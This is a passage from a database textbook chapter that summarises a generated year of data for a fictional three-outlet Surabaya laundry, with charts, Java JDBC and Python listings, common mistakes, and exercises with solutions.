

Figure 5.4 Amount charged per month (bars, with the number of bills) and money received per month (line), October 2025 to September 2026, in million rupiah.

The shape is the calendar rule of Section 5.4, now measured in money. October 2025 is the quietest month at Rp 8.4 million, both because the rains had not yet started and because Wiyung did not exist. The rainy months climb, December jumping to Rp 13.4 million, and **March 2026 is the peak: 317 bills and Rp 15.9 million**, the Lebaran rush, even though the shop was closed for four of its days. The dry months fall back to between Rp 10.5 and 12.6 million.

The two lines differ, and the difference is a lesson every shop owner eventually learns. Revenue counted when the order is taken is the **accrual** view; money counted when it arrives is the **cash** view. In most months the line runs just below the bar, because some bills received late in the month are paid in the next. In April the line runs *above* the bar (Rp 15.0 million received against Rp 14.4 million charged), because the bags of the Lebaran rush, taken in during March and delayed by the closure, were collected and paid in April. Over the year the two totals differ by exactly the Rp 1.529.000 still owed.

5.10.2 Outlet by outlet

Figure 5.5 splits the amount charged by outlet.



Figure 5.5 Amount charged per outlet and month, in million rupiah. Wiyung starts in January 2026; the shaded months are Keputih's long break.

Over the year Rungkut earned Rp 66.3 million from 1,312 bills (46.0 % of the business), Keputih Rp 45.5 million from 996 bills (31.5 %) and Wiyung Rp 32.5 million from 645 bills in less than nine months (22.5 %). Three stories are visible. Keputih sags in the campus breaks, down to Rp 2.4 million in August, and jumps back to Rp 3.9 million in September when the students return. Wiyung climbs steeply through its ramp and has a Lebaran of its own in March. And in July and September the newest outlet charged more than the oldest one: the owner's decision to open a third shop is visibly paying off. The average bill differs too: Rp 50.520 at Rungkut, but only Rp 45.633 at Keputih, where students bring small loads.

5.10.3 Service by service

Figure 5.6 ranks the services by the money they brought.



Figure 5.6 Amount charged per service over the year, in million rupiah, with each service's share of the total and its number of bills.

Wash-fold alone is 46.9 % of the money and 1,368 of the 2,953 bills; with express it is almost 60 %. That is the economics of a kiloan laundry: a cheap, high-volume service carries the business, and the expensive items (a suit at Rp 65.000, shoes at Rp 45.000) matter less than their prices suggest because they are rare. Ironing only has more bills (256) than bed covers (170) but earns less, because a kilogram of ironing costs Rp 6.000 and a bed cover Rp 35.000.

5.10.4 Hour and weekday

Figure 5.7 answers the staffing question.



Figure 5.7 Left: bills by hour of arrival over the whole year, colored by the generator's three time slots. Right: bills per calendar day for each day of the week, over all outlets (the four closed days are not counted).

The busiest single hour is 07:00, with 387 bills: people drop their laundry on the way to work. From 10:00 to 15:00 the counter is quiet, around 110 bills per hour-slot over the whole year, and from 15:00 the evening wave arrives and stays until closing. The three slots hold 35.9 %, 19.0 % and 45.1 % of the bills, against the rule's 35 %, 20 % and 45 %. A shop with this pattern needs its second cashier from 07:00 to 10:00 and from 15:00 to 21:00, not in the middle of the day.

The right panel divides the bills of each weekday by the number of such days in the year. Saturdays average 10.0 bills a day across the three outlets and Sundays 9.0, against 7.1 on Fridays, the quietest day: the order of $w(d)$ in **Table 5.3**, except that Tuesday (7.7) came out slightly busier than Wednesday (7.2), a difference well within Poisson noise.

5.10.5 How customers pay

Figure 5.8 shows the share of each payment method, counted by number of payments, month by month.



Figure 5.8 Share of payments by method per month (by count). The white numbers are the QRIS share in percent.

Cash is still the largest method but falls from 60 % to under 50 %; QRIS rises from 30 % in October 2025 to around 40 % a year later, as Equation (5.14) intends, with a mix of all three

outlets. Over the whole year 1,695 payments were cash, 1,151 QRIS, 290 transfer and 183 from deposits.

5.10.6 The rules against the data

The last table of **Listing 5.8**'s output is the most important for anyone who will trust this data. Each row takes one rule and measures it. Cancellations: 21 of 2,953 bills, 0.71 %, against a rule of 0.8 %; with only about 24 cancellations expected, a difference of three is ordinary chance. Complaints: 44 of 2,875 collected bills, 1.53 %, above the base 1.3 % because of the doubling for dry cleaning and shoes and the Lebaran factor in Equation (5.15). Two-part payments: 415 bills, 14.1 %, against a plan share of 15 % (ten down-payment bills are not yet collected and so have only their first payment, a few down-payment plans became full payments because the bill was tiny, and 60 % of deposit holders were moved to the other two plans). QRIS in October 2025: 29.6 %, above the rule's 24 % because Keputih adds 10 points; in September 2026: 39.4 %.

> **THIS IS WHAT "REALISTIC DATA" MEANS.** No rule is copied into the data exactly, because chance intervenes; but every rule can be found in it, measured, and explained. That is the property later chapters rely on. When a query in Chapter 7 returns 23 uncollected bags or 6 overdue bills, you can say which line of which rule put them there.

5.11 The Same Summaries in Java

Every track of this book reads the same `laundry.db`, so the numbers must not depend on the language. **Listing 5.9** computes the main summaries in Java through **JDBC**, the standard database interface of the Java platform, with the SQLite driver `sqlite-jdbc` 3.53.2.0 [10] that ships in the chapter's `java/lib/` folder. The driver carries its own copy of SQLite, currently developed in the 3.53 line (3.53.4 was released in July 2026 [11]), so nothing else needs installing.

Listing 5.9 `java/Summarize.java`: rows per table, and bills and amounts by month, outlet, service and hour, through JDBC.

```java
// Chapter 5, Section 5.11: the same summaries in Java, through JDBC.
// Compile and run from the java folder (Windows: use ; instead of : in -cp):
//   javac -d out Summarize.java
//   java -cp out:lib/sqlite-jdbc-3.53.2.0.jar Summarize
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.ResultSet;
import java.sql.ResultSetMetaData;
import java.sql.SQLException;
import java.sql.Statement;
import java.util.Properties;

public class Summarize {
    static final String URL = "jdbc:sqlite:../data/laundry.db";

    // Prints the rows of one query as a plain text table.
    static void show(Connection con, String title, String sql)
            throws SQLException {
        System.out.println(title);
        try (Statement st = con.createStatement();
             ResultSet rs = st.executeQuery(sql)) {
            ResultSetMetaData md = rs.getMetaData();
            int n = md.getColumnCount();
            StringBuilder head = new StringBuilder();
            for (int i = 1; i <= n; i++) {
                head.append(String.format("%-10s", md.getColumnLabel(i)));
            }
            System.out.println(head.toString().stripTrailing());
            while (rs.next()) {
                StringBuilder line = new StringBuilder();
                for (int i = 1; i <= n; i++) {
                    line.append(String.format("%-10s", rs.getString(i)));
                }
                System.out.println(line.toString().stripTrailing());
            }
        }
        System.out.println();
    }
```

Listing 5.9 (Continued) *java/Summarize.java: rows per table, and bills and amounts by month, outlet, service and hour, through JDBC.*

```
    public static void main(String[] args) throws SQLException {
        Properties p = new Properties();
        p.setProperty("open_mode", "1");          // 1 = SQLITE_OPEN_READONLY
        p.setProperty("foreign_keys", "true");
        try (Connection con = DriverManager.getConnection(URL, p)) {
            show(con, "Rows per table",
                "SELECT 'Bill' AS tbl, COUNT(*) AS n FROM Bill "
                + "UNION ALL SELECT 'Payment', COUNT(*) FROM Payment "
                + "UNION ALL SELECT 'StatusLog', COUNT(*) FROM StatusLog");
            show(con, "Month: bills and amount charged",
                "SELECT SUBSTR(arrived, 1, 7) AS month, COUNT(*) AS bills, "
                + "SUM(payment) AS charged FROM Bill GROUP BY 1 ORDER BY 1");
            show(con, "Outlet: bills and amount charged",
                "SELECT Outlet_id AS outlet, COUNT(*) AS bills, "
                + "SUM(payment) AS charged FROM Bill GROUP BY 1 ORDER BY 1");
            show(con, "Service: top five by amount charged",
                "SELECT Service_id AS service, COUNT(*) AS bills, "
                + "SUM(payment) AS charged FROM Bill GROUP BY 1 "
                + "ORDER BY 3 DESC LIMIT 5");
            show(con, "Hour of arrival",
                "SELECT SUBSTR(arrived, 12, 2) AS hour, COUNT(*) AS bills "
                + "FROM Bill GROUP BY 1 ORDER BY 1");
        }
    }
}
```

From the `java` folder, compile and run it (on Windows, write `;` instead of `:` between the two classpath entries):

```
javac -d out Summarize.java
java -cp out:lib/sqlite-jdbc-3.53.2.0.jar Summarize
```

```
Rows per table
tbl       n
Bill      2953
Payment   3319
StatusLog 8802

Month: bills and amount charged
month     bills     charged
2025-10   171       8362000
2025-11   204       9561000
2025-12   276       13406000
2026-01   235       11551000
2026-02   268       13398000
2026-03   317       15927000
2026-04   290       14391000
2026-05   248       11933000
2026-06   217       10702000
2026-07   255       12568000
2026-08   216       10501000
2026-09   256       11913000

Outlet: bills and amount charged
outlet    bills     charged
O01       1312      66282000
O02       996       45450000
O03       645       32481000

Service: top five by amount charged
service   bills     charged
S0001     1368      67632000
S0002     405       18360000
S0008     170       8085000
S0004     157       7800000
S0003     256       7506000

Hour of arrival
hour      bills
07        387
08        336
09        336
10        118
11        125
12        109
13        108
14        102
15        209
16        211
17        229
18        219
19        229
20        235
```

Every number agrees with the Python output: 171 bills and Rp 8.362.000 in October 2025, Rp 66.282.000 at Rungkut, 387 bills at 07:00. The connection properties are worth a second look: `open_mode` 1 opens the file read-only, like `?mode=ro` in Python, and `foreign_keys` switches on the rule that SQLite, unlike MySQL, leaves off by default (Chapter 6 explains why every connection must do this).

Listing 5.10 is the Java version of the bill trace. It uses `PreparedStatement` with a `?` placeholder for the bill id, the habit the application tracks of Chapters 9 to 14 insist on for every value that comes from outside the program.

Listing 5.10 `java/TraceBill.java`: the trace of **Listing 5.7** in Java, with a prepared statement for each of its three queries.

```
// Chapter 5, Section 5.11: follow one bill through Payment and StatusLog.
//   javac -d out TraceBill.java
//   java -cp out:lib/sqlite-jdbc-3.53.2.0.jar TraceBill B0006 B0340
// (Windows: -cp "out;lib/sqlite-jdbc-3.53.2.0.jar")
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.PreparedStatement;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.util.Properties;

public class TraceBill {
    static String rupiah(long x) {
        return "Rp " + String.format("%,d", x).replace(',', '.');
    }

    static void trace(Connection con, String id) throws SQLException {
        long balance;
        try (PreparedStatement ps = con.prepareStatement(
                "SELECT b.status, b.unit, b.payment, s.description, s.price, "
                + "c.name FROM Bill b JOIN Service s ON s.id = b.Service_id "
                + "JOIN Customer c ON c.id = b.Customer_id WHERE b.id = ?")) {
            ps.setString(1, id);                    // a parameter, never glued in
            try (ResultSet rs = ps.executeQuery()) {
                if (!rs.next()) {
                    System.out.println(id + ": no such bill");
                    return;
                }
                balance = rs.getLong("payment");
                System.out.println("=== " + id + " " + rs.getString("status")
                    + ", " + rs.getString("name"));
                System.out.println(rs.getString("description") + ": "
                    + rs.getInt("unit") + " x " + rupiah(rs.getLong("price"))
                    + " -> charged " + rupiah(balance));
            }
        }
        try (PreparedStatement ps = con.prepareStatement(
                "SELECT paid_at, method, amount FROM Payment "
                + "WHERE Bill_id = ? ORDER BY paid_at, id")) {
            ps.setString(1, id);
            try (ResultSet rs = ps.executeQuery()) {
                while (rs.next()) {
                    balance -= rs.getLong("amount");
                    System.out.printf("  pay %s %-8s %11s  balance %s%n",
                        rs.getString("paid_at"), rs.getString("method"),
                        rupiah(rs.getLong("amount")), rupiah(balance));
```

Listing 5.10 (Continued) *java/TraceBill.java: the trace of Listing 5.7 in Java, with a prepared statement for each of its three queries.*

```
                }
            }
        }
        try (PreparedStatement ps = con.prepareStatement(
                "SELECT l.changed_at, l.status, e.name FROM StatusLog l "
                + "JOIN Employee e ON e.id = l.Employee_id "
                + "WHERE l.Bill_id = ? ORDER BY l.changed_at, l.id")) {
            ps.setString(1, id);
            try (ResultSet rs = ps.executeQuery()) {
                while (rs.next()) {
                    System.out.printf("  log %s %-9s by %s%n",
                        rs.getString(1), rs.getString(2), rs.getString(3));
                }
            }
        }
        System.out.println("  balance now: " + rupiah(balance));
    }

    public static void main(String[] args) throws SQLException {
        Properties p = new Properties();
        p.setProperty("open_mode", "1");          // read-only
        p.setProperty("foreign_keys", "true");
        String[] ids = args.length > 0 ? args : new String[] {"B0006", "B0340"};
        try (Connection con = DriverManager.getConnection(
                "jdbc:sqlite:../data/laundry.db", p)) {
            for (String id : ids) {
                trace(con, id.toUpperCase());
            }
        }
    }
}
javac -d out TraceBill.java
java -cp out:lib/sqlite-jdbc-3.53.2.0.jar TraceBill
```

```
=== B0006 departed, Clarissa Permana
Express wash & fold, 1 day (per kg): 3 x Rp 12.000 -> charged Rp 36.000
  pay 2025-10-02 09:09:06 cash       Rp 18.000  balance Rp 18.000
  pay 2025-10-03 20:11:24 cash       Rp 18.000  balance Rp 0
  log 2025-10-02 09:07:45 queued    by Rizky Pratama
  log 2025-10-02 13:15:28 finished  by Siti Nurhaliza Rahman
  log 2025-10-03 20:11:24 departed  by Kevin Tanoto
  balance now: Rp 0
=== B0340 departed, Adi Eko Alatas
Bed cover, any size (per item): 1 x Rp 35.000 -> charged Rp 35.000
  log 2025-11-25 18:51:54 queued    by Rizky Pratama
  log 2025-11-28 13:35:32 finished  by Moh. Ma'ruf Hidayat
  log 2025-11-30 07:19:38 departed  by Rizky Pratama
  balance now: Rp 35.000
```

The two default bills tell the same stories as before: `B0006` with its two cash halves, `B0340` with no payment and Rp 35.000 still owed.

5.12 Drawing a Chart Yourself

The figures of this chapter were drawn with **matplotlib** [12], Python's standard plotting library, from the same queries you have just run. **Listing 5.11** is the shortest complete version: the monthly chart of **Figure 5.4** in about forty lines. Install the library once with `pip install matplotlib` (or `pip3`), then run the program; it writes `monthly.png` next to itself.

Listing 5.11 `python/06_monthly_chart.py`: two queries, one bar series, one line series, one picture.

```
"""Chapter 5, Section 5.9: draw the monthly revenue chart yourself.

Needs matplotlib:  pip install matplotlib   (pip3 on macOS/Linux)
Writes monthly.png next to this program.
Run:  python 06_monthly_chart.py
"""
import os

import matplotlib
matplotlib.use("Agg")                    # draw to a file, no window needed
import matplotlib.pyplot as plt          # noqa: E402

from lpdb import HERE, open_db           # noqa: E402

con = open_db()
charged = dict(con.execute("SELECT SUBSTR(arrived, 1, 7), SUM(payment) "
                           "FROM Bill GROUP BY 1").fetchall())
received = dict(con.execute("SELECT SUBSTR(paid_at, 1, 7), SUM(amount) "
                            "FROM Payment GROUP BY 1").fetchall())
con.close()

months = sorted(charged)
x = range(len(months))
fig, ax = plt.subplots(figsize=(8, 4))
ax.bar(x, [charged[m] / 1e6 for m in months], color="#12355B",
       label="charged (bills received that month)")
ax.plot(x, [received.get(m, 0) / 1e6 for m in months], color="#E0A100",
        marker="o", label="received (payments that month)")
ax.set_xticks(list(x), [m[2:] for m in months], rotation=45)
ax.set_ylabel("million rupiah")
ax.set_title("Profitina Laundry, October 2025 - September 2026")
ax.legend()
fig.tight_layout()
out = os.path.join(HERE, "monthly.png")
fig.savefig(out, dpi=150)
print("written", out)
```

```
written .../Chapter05/python/monthly.png
```

The program shows the pattern of every chart in this book. Ask the database for a small table (twelve rows here), turn it into two Python dictionaries keyed by month, and draw. The database does the counting; the plotting library only draws what it is given. The line `matplotlib.use("Agg")` tells matplotlib to draw into a file without opening a window, which is what you want on a server or in a terminal without a display.

5.13 Profitina in Practice

Profitina is an AI-visibility platform built in Surabaya and live at `app.profitina.com`. It measures how ready a brand's website is to be cited by AI answer engines, as a Python application on PostgreSQL. The ideas of this chapter show up in how such a product is developed and tested.

Deterministic test data. A product that computes scores and trends must be tested on data whose right answer is known. The same trick as `SEED = 20260930` applies: fixtures generated from a fixed seed, so that a test that passed yesterday and fails today points at a code change, not at a different random draw.

Rules first, rows second. Test data for a visibility trend is described the way this chapter describes laundry customers: a weekly rhythm, a growth rate, an occasional incident. Writing the rules down makes the expected shape of every chart known before the chart is drawn.

Personal data by design. A development database should never be a copy of production. UU PDP No. 27/2022 [13], whose transition period ended in October 2024, applies to any system that handles personal data of Indonesians, and its implementing regulation, PP No. 33/2026, was issued in 2026 and takes effect on 16 January 2027 [14]. Generating realistic data instead of copying real customers is the simplest way to keep a developer's laptop outside that law's reach.

Runnable practice always uses **Profitina Laundry**, never the real product.

5.14 Common Mistakes, and How to Avoid Them

Changing the seed, or the order of random calls, and expecting the same data. Every draw takes the next number of one sequence; inserting one extra `rng.random()` near the top of the generator shifts every draw after it, and the whole year changes. Change rules, not the order of calls, if you want to compare years; or accept a new year and rerun **Listing 5.3**.

Reading "today" from the computer's clock. The sample year ends on 30 September 2026 at 21:00. A dashboard that asks for "today's bills" on another date shows zeros. Use the snapshot day when you demonstrate the application.

Confusing amount charged with money received. `Bill.payment` is what the bill costs; `SUM(Payment.amount)` is what came in. Monthly totals of the two differ (Section 5.10.1), and a report that mixes them is wrong in every month.

Treating a cancelled bill as unpaid. A cancelled bill has `payment = 0` and no payments, so its balance is 0; it is not a receivable. Identify cancellations by `status = 'departed' AND finished IS NULL`, as BR-5 prescribes.

Expecting the data to follow a rule exactly. A month 25 bills away from its expectation is normal Poisson noise (Equation (5.7)). Look for a bug only when the difference is several times $\sqrt{\lambda}$.

Forgetting that multipliers compound. Keputih in the Lebaran rush is quieter than normal, not busier, because $1.45 \times 0.60 < 1$. When a result surprises you, write out the whole product of Equation (5.1).

Editing the seed files by hand. `seed.sqlite.sql` and `seed.mysql.sql` are outputs. The next run of the generator overwrites them. Change the generator and run it again.

Writing to `laundry.db` from a demonstration program. Every chapter's code opens the database read-only or works on a copy. A program that writes to the shared file changes the numbers every later chapter prints.

5.15 Chapter Summary

The sample year is one year of a three-outlet laundry in Surabaya, frozen at 30 September 2026, 21:00: 3 outlets, 14 employees, 12 services, 256 customers, 2,953 bills, 3,319 payments and 8,802 status events, Rp 144.213.000 charged and Rp 142.684.000 received (**Table 5.2**).

It is produced by rules, not typed. `generate_data.py` follows the pipeline of **Figure 5.1**. A fixed seed makes it deterministic, and **Listing 5.3** proves the year is identical on every run.

The calendar rule multiplies one factor per reason (Equation (5.1)), with a ramp for the new outlet (Equation (5.2)) and a growth trend (Equation (5.3)); a scale (Equation (5.5)) turns it into an expected number of bills (Equation (5.4)); a Poisson draw (Equation (5.6)) turns that into an actual number that varies by about $\sqrt{\lambda}$ (Equation (5.7)). **Figure 5.2** shows the rule and the result together.

Each bill gets an arrival time in three slots, a customer chosen by weight (Equation (5.9)) or a new one (Equation (5.8)), a service from a seasonal lottery (**Table 5.5**), units rounded up, an amount (Equation (5.10)), a free rack, processing and pickup times (Equation (5.11)), and a status fixed by the snapshot (Equation (5.12)).

Money follows three plans with a down payment by Equation (5.13), methods with a growing QRIS share (Equation (5.14)) and deposits; **honest problems** (late transfers, cancellations, complaints by Equation (5.15)) are represented with the existing columns.

Ten traced bills (**Listing 5.7**, **Figure 5.3**) and **five charts** (**Figure 5.4**, **Figure 5.5**, **Figure 5.6**, **Figure 5.7**, **Figure 5.8**) show the rules at work, and a table of rules against data shows each one measurable. Python and Java (**Listing 5.9**, **Listing 5.10**) print the same numbers.

Sources for this chapter: the 2026 holiday decree [5] and the 2026 Idulfitri dates [6], BMKG's rainy-season forecast [4], a 2026 laundry price survey [1], Bank Indonesia's QRIS figures [9], the Mersenne Twister [2], [3], Knuth's Poisson method [8] and simulation practice [7], the SQLite JDBC driver [10] and SQLite [11], matplotlib [12], UU PDP [13] and PP 33/2026 [14], Python's `sqlite3` module [15], and OWASP's password storage guidance [16], to which Chapter 6 returns.

5.16 Exercises

5.1 Compute by hand the multiplier f and the expected number of bills λ for Keputih on Saturday 6 December 2025. Show every factor. How many bills did the day really have at Keputih?

5.2 Wiyung on Wednesday 11 February 2026 is 30 days after opening. Compute u_{O03} with Equation (5.2), then f and λ.

5.3 Using Equation (5.6), compute the probability that Wiyung received no bill on its opening day ($\lambda = 1.01$), and the probability that an ordinary Rungkut Monday ($\lambda = 3.3294$) has six bills or more.

5.4 Use Equation (5.13) to compute the down payment and the rest for bills of Rp 45.000, Rp 8.000, Rp 165.000 and Rp 1.000.

5.5 Explain why no wash-fold bill in the year is smaller than 3 kg, although the generator's rule draws weights between 2 and 12 kg. What would you change if the shop wanted 2 kg bills to exist?

5.6 A classmate reports: "My August has 216 bills but the rule expects 244.1. The generator is broken." Answer with a number.

5.7 Run `python 03_trace_bill.py B1797` and explain the bill's story. Which rule of Section 5.8.3 does it illustrate?

5.8 In April 2026 the shop received more money than it charged. Explain why, and find one other month in which the same happened for a similar reason.

5.9 Using Equation (5.14), give the probability that a cash-or-QRIS-or-transfer payment is QRIS at Rungkut in March 2026 and at Keputih in March 2026.

5.10 Write a Python program that counts, for each outlet, the bills of the two weeks before the Lebaran rush (19 February to 4 March 2026) and of the rush itself (5 to 18 March), and prints their ratio. Explain why Keputih's ratio is far below 1.45.

5.11 Write a Java program that prints, for each outlet, the number of payments per method and the QRIS share. Which outlet has the highest QRIS share, and which rule explains it?

5.12 The generator draws the password salts from `random.Random(seed + 1)` instead of from the main generator. Give two reasons for this choice.

5.17 Solutions to the Exercises

5.1 Saturday: $w = 1.30$. December: $m = 1.20$. No holiday, no Lebaran window, no campus break (the semester break begins on 10 January), no ramp. December 2025 is two months after October, so $t = 1.008$. $f = 1.30 \times 1.20 \times 1.008 = 1.56 \times 1.008 = 1.5725$. Then $\lambda = 3.3294 \times 0.85 \times 1.5725 = 4.45$ bills. The day really had 5 bills at Keputih (and 9 at Rungkut), well within $\sqrt{4.45} \approx 2.1$ of the expectation.

5.2 $u = 0.30 + 0.70 \times 30/90 = 0.30 + 0.2333 = 0.5333$. Wednesday: $w = 0.95$; February: $m = 1.20$; four months on: $t = 1.016$. $f = 0.95 \times 1.20 \times 0.5333 \times 1.016 = 1.14 \times 0.5333 \times 1.016 = 0.6080 \times 1.016 = 0.6177$, and $\lambda = 3.3294 \times 0.80 \times 0.6177 = 1.645$. The real day had 3 bills at Wiyung.

5.3 $P(0) = e^{-1.01} = 0.364$, so more than a third of such days bring no customer. For Rungkut, $P(N \geq 6) = 1 - [P(0) + \cdots + P(5)] = 1 - (0.0358 + 0.1192 + 0.1985 + 0.2203 + 0.1834 + 0.1221) = 1 - 0.8793 = 0.1207$: about one ordinary Monday in eight.

5.4 Rp 45.000: half is 22.500, rounded down to 22.000; DP Rp 22.000, rest Rp 23.000. Rp 8.000: half is 4.000; DP Rp 4.000, rest Rp 4.000. Rp 165.000: half is 82.500, rounded down to 82.000; DP Rp 82.000, rest Rp 83.000. Rp 1.000: half is 500, rounded down to 0, raised to the minimum of 1.000; the DP would equal the whole bill, so the customer pays Rp 1.000 in full at drop-off.

5.5 `math.ceil(rng.triangular(2, 12, 5))`: the triangular draw is a real number, and the probability of it being exactly 2.0 is zero. Every value above 2 rounds up to at least 3. To allow 2 kg bills, draw from a range that starts below 2 (for example `triangular(1, 12, 5)`), or round to the nearest kilogram first and then apply the shop's minimum.

5.6 For $\lambda = 244.1$, $\sigma = \sqrt{244.1} = 15.6$. The difference, $216 - 244.1 = -28.1$, is 1.8 standard deviations: unusual for a single month, but in twelve months one or two such months are expected. The yearly total, 2,953 against 3,000, is within one standard deviation ($\sqrt{3000} = 54.8$). Nothing is broken.

5.7 The output is:

```
=== B1797 at Profitina Laundry Rungkut, rack C04, status departed
customer C0216 Diah Siregar; received by Dewi Lestari Putri
S0009 Blanket (per item): 4 x Rp 25.000 = Rp 100.000
arrived  2026-05-04 19:58:23   finished 2026-05-07 07:20:50
departed 2026-05-08 14:17:34
  pay 2026-05-19 07:55:47 transfer  Rp 100.000  ref BSI 854702  balance Rp 0
  log 2026-05-04 19:58:23 queued    by Dewi Lestari Putri
  log 2026-05-07 07:20:50 finished  by Yulia Kartika Sari
